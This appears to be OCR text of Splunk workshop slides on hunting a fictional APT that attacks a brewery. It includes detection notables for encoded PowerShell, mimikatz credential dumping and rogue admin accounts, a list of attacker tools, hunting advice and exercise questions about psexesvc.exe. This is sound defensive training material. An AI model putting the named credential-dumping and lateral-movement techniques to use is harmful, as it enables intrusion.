
PowerShell Scripts











https://mitre-attack.github.io/attack-navigator/

What Can We Operationalize?

PowerShell Scripts

- Monitor for IP and domain uncovered
- Monitor PowerShell scripts being run from internet
- Monitor new or modified tasks based on the location or type of command called
- Monitor multiple systems for similar task name and commands that were recently created/modified

Threat Advisory

TLP: AMBER

Violent Memmes (also known as APT404 / SUSTAINABLE PARADOX / CUBIC ZIRCONIA / SNARKY BEAR) is a hacker group identified by the FRPCENK threat intelligence company as an advanced actor.

The group has been known to have advanced capabilities in exploiting windows machines along with knowledge of industrial control system processes.

Targets
The group has reportedly only targeted organizations in the American and Australian brewing industry.

Recent reports from other impacted organizations have identified the adversary will using ***psexec.exe masquerading as other executables*** to move laterally between impacted systems. To identify impacted systems, the existence of ***psexesvc.exe*** can uncover this activity.

Wrap-Up

splunk> turn data into doing™


Notables from titan

Notable	Technique	Event Source	User	Updated Technique/ Sub-Technique
PowerShell process with an encoded command detected	Data Encoding / PowerShell		THIRSTYBERNER\frothly_helpdesk	Data Encoding: Standard Encoding / Command and Scripting Interpreter: PowerShell
Indicator of mimikatz Activity	Credential Dumping	Microsoft Sysmon		OS Credential Dumping: LSASS Memory
New local admin account	Create Account	Windows Event Logs	Kpilsner, daffligem	Create Account: Local Account
Local administrator account created	Create Account		THIRSTYBERNER\Administrator	Create Account: Local Account


ATT&CK Tactics & Techniques Uncovered

Where Are Our Gaps

- Limited information
  - Discovery
  - Command & Control
  - Initial Access
- No information
  - Exfiltration
  - Impact
- Do we have events to address these?



Mind Map Across Hunts In This Workshop



Open Questions

Where Can We Go From Here?


- Even if all the hunts were attempted, there are still a few open questions
- Are their other notables associated with this attack beyond the four on titan?
- We correlate three of the notables to titan in our hunts, what about the fourth?
- We briefly looked at MS Cloud (Azure/M365), but was there more activity?
- Different Frothly workstations were seen during our hunts, how do they relate to the attack?

1 SOCIO-POLITICAL AXIS

- Seeking to obtain high end Western Beers for production in their breweries

ADVERSARY

- Nation-state sponsored adversary
- Uses German naming conventions



CAPABILITIES

- PowerShell
- Spearphishing
- Domain Fronting
- Ticket Passing

INFRASTRUCTURE

- German Based DigitalOcean servers
- Enom Registered DNS

2 TECHNICAL AXIS

- Metasploit
- Credential Dumping (Mimikatz)
- User svc_print for Account Persistence
- Remote Desktop Protocol
- Schtasks.exe for beacon and persistence
- PSExec for lateral movment
- Yandex browser

VICTIMS

Western innovative Brewers and Home Brewing companies

VIOLENT MEMES

THREATCONNECT

Thanks ThreatConnect!

Where Do We Go From Here?

Learning and Improving, Intelligence Gathering

Understand Scope and Magnitude of Penetration

How Can I Apply This?

Hunting in Your Organization

- Setup aside time to hunt
- Allow time to focus
  - Take them off the alert queue/triage
- Put a time boundary on it
  - Diminishing returns
- Individually or with a small team
- Not right before the weekend!
- Pick a technique or notable
- If you don’t have all the data you need to hunt, document the gap!
  - Opportunity to identify additional data sources
- Use tips and techniques called out today
- Learn and operate within your terrain
  - If you aren’t familiar with Kernel Modules, don’t start hunting there
- Build your knowledge over time and extend your hunts accordingly

Conclusions

What Have We Learned

- Multiple hunts are required to build a complete picture

- One hunt can send us in many directions
  - Put a boundary on the hunt
  - Take indicators and open questions and start a new hunt

- Operationalize your findings
  - Don’t hunt for the same things repeatedly!

- Hunting is hard
  - We confirmed every hypothesis today; you won’t and that’s ok

- Leverage Splunk and ES to build your threat picture

- Enterprise Security Content Update Analytic Stories can provide quick wins

- Use a model to contextualize your hunt, we like Diamond, LMKC and ATT&CK for different purposes but others exist too!

Additional Resources

These Links and More Are On Handout

- Hunting with Splunk Blog Series
  - https://www.splunk.com/blog/2017/07/06/hunting-with-splunk-the-basics.html

- Methods, Tips & Lessons Learned in Threat Hunting – SANS THIR Summit, September 2019
  - https://www.youtube.com/watch?v=oCkgJIxYujs

- DIY Datasets
  - BOTS version 1
    - https://www.splunk.com/blog/2018/05/10/boss-of-the-soc-scoring-server-questions-and-answers-and-dataset-open-sourced-and-ready-for-download.html
    - Investigating with Splunk Companion App - https://splunkbase.splunk.com/app/3985/
  - BOTS version 2
    - https://www.splunk.com/blog/2019/04/18/boss-of-the-soc-2-0-dataset-questions-and-answers-open-sourced-and-ready-for-download.html
    - Advanced APT Hunting Companion App - https://splunkbase.splunk.com/app/4430/
    - https://www.splunk.com/blog/2019/06/07/boss-of-the-soc-bots-advanced-apt-hunting-companion-app-now-available-on-splunkbase.html
  - BOTS version 3
    - https://www.splunk.com/en_us/blog/security/botsv3-dataset-released.html

HOME PLAY NOW LEARN BOSS EVENTS HISTORY

Learn

Enrolled

BOTS

Hunting an APT with Splunk - Scheduled Tasks


Hunting an APT with Splunk is a hands-on workshop designed to provide a deeper dive into a "fictional nation-state" Advanced Persistent Threat.…

Enrolled

BOTS

Hunting an APT with Splunk - PowerShell Empire

Hunting an APT with Splunk is a hands-on workshop designed to provide a deeper dive into a "fictional nation-state" Advanced Persistent Threat.…



Enrolled

BOTS

Introduction to the Corelight Partner Experience

This workshop is designed to provide a brief overview of Corelight to prepare you for the Corelight Partner experience, found in the PLAY…

Enrolled

2% completed

Enrolled

BOSS Platform


https://bots.splunk.com

24x7 Access

Login with Splunk.com account (just like Splunkbase)


Used for all BOTS competition events


More content to be added




How’d We Do?

https://bots.splunk.com/survey/5jNmWaUSn4ocrDVIIoxgFp







Thank you

splunk> a CISCO company

Exercise 10: Hunt #2025-01-09

psexesvc.exe

What hosts have seen this executable in their Windows Event Logs and Sysmon?

- Generate a list that includes the EventCode and EventDescription

How many times did the psexesvc.exe get installed on the destination system and at what time(s)?

If we search Sysmon for Process Creations that reference psexesvc.exe, can we pivot on that to find where and when the original command was issued from? Generate a list.

What do we uncover in regard to File and Pipe Creation from Sysmon and psexesvc.exe?

